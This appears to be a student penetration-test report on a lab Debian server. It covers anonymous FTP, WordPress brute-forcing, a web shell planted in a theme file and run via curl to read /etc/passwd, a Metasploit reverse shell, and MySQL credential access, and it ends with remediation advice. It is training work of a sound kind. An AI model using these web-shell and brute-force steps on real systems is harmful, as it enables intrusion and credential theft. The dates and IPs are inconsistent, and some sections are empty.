Security Assessment Findings Report

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2 SUMMARY

In 27th April 2025, I am performed a reconnanissance test on a single host provided by 4Geeks Academy. This report contains descriptions of vulnerabilities found during the assessment along with risk ratings and recommended remediation.

To demonstrate that in the 30th of April initiate the Exploitation and below you can see the result of it.

Was identified 5 vulnerabilities: 3 critical-risk vulnerabilities, 2 high-risk vulnerabilities.

Determined that Debian Server is a critical-risk host. The system is vulnerable to critical and high-risk vulnerabilities. The system affects all users. Recommends prioritizing remediation based on risk rating and level of effort.

3 SCOPE

The scope agreed upon for the reconnaissance test included a single host:

Hostname	IP Address
Debian_server (version 12 Bookworm)	10.0.2.13

4 METHODS

Followed the reconnaissance testing on the following:

Discovery – Perform scanning and enumeration with nmap command to identify potential vulnerabilities, weak areas, and exploits.

5 Finding Severity Ratings

THE FOLLOWING TABLE DEFINES LEVELS OF SEVERITY AND CORRESPONDING CVSS SCORE RANGE THAT ARE USED THROUGHOUT THE DOCUMENT TO ASSESS VULNERABILITY AND RISK IMPACT.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

OVERVIEW OF VULNERABILITIES

Vulnerability Name	Description	Impact	DREAD Rating
Vsftpd Access	Debian Server is running a vulnerable version of vsftpd that has enabled the anonymous access	An attacker with network connection to the Debian server can use the vsftpd access to upload and download files	**Critical-Risk**
Apache httpd access	Debian running Apache 2 with WordPress configured on it that can be enumerated the directories and users.	An attacker with network connection and a wordlists can brute force the access and access through the weblogin page to the admin dashboard	**Critical-Risk**
OpenSSH Access	Debian server is running an Openssh version where the configuration file was badly configurated	An attacker with network connection and a wordlists can brute force the access and access through ssh with the root credentials sin access with root is enable in the sshd_conf file	**Critical-Risk**

MySql configuration file access	Read and write access to Mysql configuration file.	An unauthenticated attacker with network connection to the Debian server by example with ssh can edit the files and create new users with admin access	**High-Risk**
Read Access to dangerous files	Access to the configuration files of passwd or shadow with the access to read and write on them	An unauthenticated attacker with network connection to the Debian server by example with ssh can edit the files and give more permissions or create backdoors on the configuration files.	**High-Risk**


CRITICAL VULNERABILITIES

VsFTPd

Description

Identified that the Debian Server has running vsFTPd version 3.0.3 and with the scan of nmap show that the service could be access by anonymous user and default password. As the below example

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 06:13 EDT
Nmap scan report for 10.0.2.13
Host is up (0.00072s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```



Vulnerability Risk Rating

Attribute	Rating
Damage	9.0 – There is full host compromise.
Reproducibility	9.0 – The access is reliable and consistent.
Exploitability	9.0 – Public exploits are available and common tools can be used.
Affected Users	9.0 – With escalation all.
Discoverability	9.0 – Easily discoverable with automated tools.
Average	9.0 - Critical

Remediation

Remediation Description	Level of Effort
Remove the option to access as anonymous	Easy
Update and upgrade vsFTPd version.	Easy

Apache httpd

Description

Identified that the Debian server has the Http port 80 runing the Wordpress website on it.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -A -p 80  10.0.2.16
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-25 05:50 EDT
Nmap scan report for localhost (10.0.2.16)
Host is up (0.00074s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:C6:C4:F7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.74 ms localhost (10.0.2.16)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.24 seconds
```

After run the app Wpscan we are able to enumerate all the paths al even the user on it


```
┌──(root㉿kali)-[/home/kali]
└─# wpscan --url 10.0.2.16 -e u
```

```
[i] User(s) Identified:

[+] wordpress-user
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://10.0.2.16/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Apr 25 05:54:15 2025
[+] Requests Done: 61
[+] Cached Requests: 6
[+] Data Sent: 14.18 KB
[+] Data Received: 549.647 KB
[+] Memory used: 180.012 MB
[+] Elapsed time: 00:00:06
```

Then we use the dictionary to brute force the password of that user using also the Wpscan tool

```
[i] User(s) Identified:

[+] wordpress-user
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://10.0.2.16/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Xmlrpc against 1 user/s


[SUCCESS] - wordpress-user / wordpressuser123456
Trying wordpress-user / wordpressuser123459 Time: 02:25:01 <                                   > (234570 / 555790120)  0.04%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: wordpress-user, Password: wordpressuser123456
```

After this we only have to connect remote to the web site and we are able to change all configurations, I was able to enable the code of an old inactive theme and inject an hidden shell and from them we are able to push the folders/files direct to the terminal or open a meterpreter shell from Metasploit to escalate privileges.



```
┌──(root㉿kali)-[/etc]
└─# curl "http://10.0.2.16/wp-content/themes/twentytwentythree/patterns/hidden-404.php?cmd=cat%20/etc/passwd"

<pre>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:101:110:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:102:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:103:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:104:112:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:105:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
pulse:x:106:114:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:107:117::/var/lib/saned:/usr/sbin/nologin
lightdm:x:108:118:Light Display Manager:/var/lib/lightdm:/bin/false
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:109:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:110:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
debian:x:1000:1000:4geeks,,,:/home/debian:/bin/bash
mysql:x:111:121:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
ftp:x:113:122:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
</pre>
```

The reverse shell from metasploit

```
msf6 exploit(multi/handler) > set payload generic/shell_reverse_tcp
payload ⇒ generic/shell_reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.15:4545
[*] Command shell session 14 opened (10.0.2.15:4545 → 10.0.2.16:42310) at 2025-04-23 11:57:53 -0400

whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Vulnerability Risk Rating

Attribute	Rating
Damage	9.0 – There is full host compromise.
Reproducibility	9.0 – The access is reliable and consistent.
Exploitability	9.0 – Public exploits are available and common tools can be used.
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Discoverability	9.0 – Easily discoverable with automated tools.
Average	9.0 - Critical

Remediation


Remediation Description	Level of Effort
Strong Passwords	Easy
Remove the old/inactive themes or plugins that could have vulnerabilities	Easy - Moderate
Update the version of WP	Easy
Remove the ability to navigate through the folders of WP in the actual browser	Moderate

OpenSSH


Description

Identified that the Debian Server has the OpenSSH port 22 open and using the bruteforce tools like Hydra and Metasploit the attacker can access to the system.

Nmap scan



Hydra attack



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Discoverability	9.0 – Easily discoverable with automated tools.
Average	9.0 - Critical

Remediation

Remediation Description	Level of Effort
Remove root access from the configuration	Easy
Remove the ability to enter with password and give access only by Key	Easy - Moderate

Read and Write Access to Shared Directories

MySql configuration file access

Description


Once we have accessed to the files of WP as below

```
meterpreter > ls
Listing: /var/www/html
=======================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  523    fil   2024-09-30 12:23:12 -0400  .htaccess
100777/rwxrwxrwx  10701  fil   2024-09-30 10:44:22 -0400  index.html
100777/rwxrwxrwx  405    fil   2020-02-06 01:33:11 -0500  index.php
100777/rwxrwxrwx  19903  fil   2025-04-23 01:23:17 -0400  license.txt
100777/rwxrwxrwx  7425   fil   2025-04-23 01:23:18 -0400  readme.html
100777/rwxrwxrwx  7387   fil   2024-02-13 09:19:09 -0500  wp-activate.php
040777/rwxrwxrwx  4096   dir   2024-09-10 11:23:18 -0400  wp-admin
100777/rwxrwxrwx  351    fil   2020-02-06 01:33:11 -0500  wp-blog-header.php
100777/rwxrwxrwx  2323   fil   2023-06-14 10:11:16 -0400  wp-comments-post.php
100777/rwxrwxrwx  3336   fil   2025-04-23 01:23:18 -0400  wp-config-sample.php
100777/rwxrwxrwx  3017   fil   2024-09-30 12:02:41 -0400  wp-config.php
040777/rwxrwxrwx  4096   dir   2025-04-23 10:01:08 -0400  wp-content
100777/rwxrwxrwx  5617   fil   2025-04-23 01:23:18 -0400  wp-cron.php
040777/rwxrwxrwx  12288  dir   2025-04-23 01:23:18 -0400  wp-includes
100777/rwxrwxrwx  2502   fil   2022-11-26 16:01:17 -0500  wp-links-opml.php
100777/rwxrwxrwx  3937   fil   2024-03-11 06:05:15 -0400  wp-load.php
100777/rwxrwxrwx  51414  fil   2025-04-23 01:23:18 -0400  wp-login.php
100777/rwxrwxrwx  8727   fil   2025-04-23 01:23:18 -0400  wp-mail.php
100777/rwxrwxrwx  30081  fil   2025-04-23 01:23:18 -0400  wp-settings.php
100777/rwxrwxrwx  34516  fil   2025-04-23 01:23:18 -0400  wp-signup.php
100777/rwxrwxrwx  5102   fil   2025-04-23 01:23:18 -0400  wp-trackback.php
100777/rwxrwxrwx  3205   fil   2025-04-23 01:23:17 -0400  xmlrpc.php
```

we were able to access the file wp-config.php that contains the user and password to access the data base on mysql we only need to access by ssh that we also have the access from beforeand type

“ mysql -u (username) -p(password)” from that we have the ability to write in the data base or qget the access to the users and pass of them like below



Vulnerability Risk Rating

Attribute	Rating
Damage	7.5 – There is partial host compromise.
Reproducibility	7.5 – Exploit is reliable and consistent.
Exploitability	6.9 – Exploitable by common tools.
Affected Users	5.8 – wordpress user is affected.
Discoverability	7.5 – Easily discoverable by connecting to the service.
Average	7.0 - High


Remediation

Remediation Description	Level of Effort
Remove the access of write and read from lower users	Easy-Moderate
User strongest passwords	Easy
Filter the port in firewall by only let some ips connect to this server	Moderate

Read access to dangerous files

Description

All user have access to configuration files like the WP-config as showed before but not only that, also access to "/etc/passwd" , "/etc/vsftpd.config" also the ssh config files "/etc/ssh/"



Analyses and Conclusions

This machine has a couple of vulnerabilities and need some work to do to fix it.
Below I leave some recommendations

Recommendations:
- Implement Web Application Firewalls (WAFs): Deploy WAFs to protect against common web application attacks, such as XSS, SQL injection, and command injection.
- Employee Training: Conduct regular security training for employees to educate them on web application security best practices and common attack vectors.
- Patch Management: Keep all web applications and dependencies up to date with the latest security patches to address known vulnerabilities.
- Implement Multi-Factor Authentication (MFA): Implement MFA for all user accounts to enhance account security and protect against credential-based attacks.
- Regularly assess vulnerabilities: Carry out regular vulnerability assessments and penetration tests to identify and correct any newly discovered vulnerabilities.
- Close unnecessary ports don’t leave them open.